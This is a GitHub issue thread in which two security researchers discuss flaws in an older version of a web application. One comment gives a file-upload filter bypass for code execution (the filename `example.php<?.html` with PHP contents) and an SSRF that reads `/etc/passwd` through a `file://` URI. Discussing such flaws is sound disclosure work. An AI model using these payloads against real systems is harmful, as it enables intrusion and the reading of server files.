I was testing an older version and it did not work because the upload of `data://` content was not introduced at that time yet.
However, it was possible to achieve remote code execution by uploading a malicious PHP file, bypassing the extension filter.

Regards

hackoclipse commented on Apr 4, 2021 — Author

yeah im on the moment looking at the code and your right in 9.13.4 the code was a bit different and it checked for a aws bucket.
i think it still has a issue if you can control your own aws bucket because it doesn't close the url.
so you could give your own bucket.
but it would be more tricky.
but i would not recommend using this software because it also has internal ssrf what also affected version 9.13.4.
#598

joaovarelas commented on Apr 4, 2021

> yeah im on the moment looking at the code and your right in 9.13.4 the code was a bit different and it checked for a aws bucket.
> i think it still has a issue if you can control your own aws bucket because it doesn't close the url.
> so you could give your own bucket.
> but it would be more tricky.
> but i would not recommend using this software because it also has internal ssrf what also affected version 9.13.4.
> #598

On versions <= 9.13.0 (at least) it is possible to upload files by specifying `multipart/form-data` content type, setting the `filename` to `example.php<?.html` and the contents to `<html><?php phpinfo();?>` .

There's also SSRF on `url` parameter that allows to load internal files by using `file://` URI scheme. (e.g. `file://etc/passwd`).

👍 1

hackoclipse commented on Apr 4, 2021 — Author

yep thats why i won't reccomand using it at all.
they don't really want to fix there issues.

your intresting **@joaovarelas** maybe you should join the bug bounty hunters server:
https://discord.gg/bugbounty
we have many famous pentesters/bughunters like todayisnew, insiderphd, bendtheory.
https://hackerone.com/todayisnew?type=user
https://twitter.com/insiderphd
https://twitter.com/bendtheory
and many others.
you might fit well in the group.
offcource only ethical hacking.

❤️ 2

Assignees

No one assigned

Labels

None yet

Projects

None yet

Milestone

No milestone

Development

No branches or pull requests

2 participants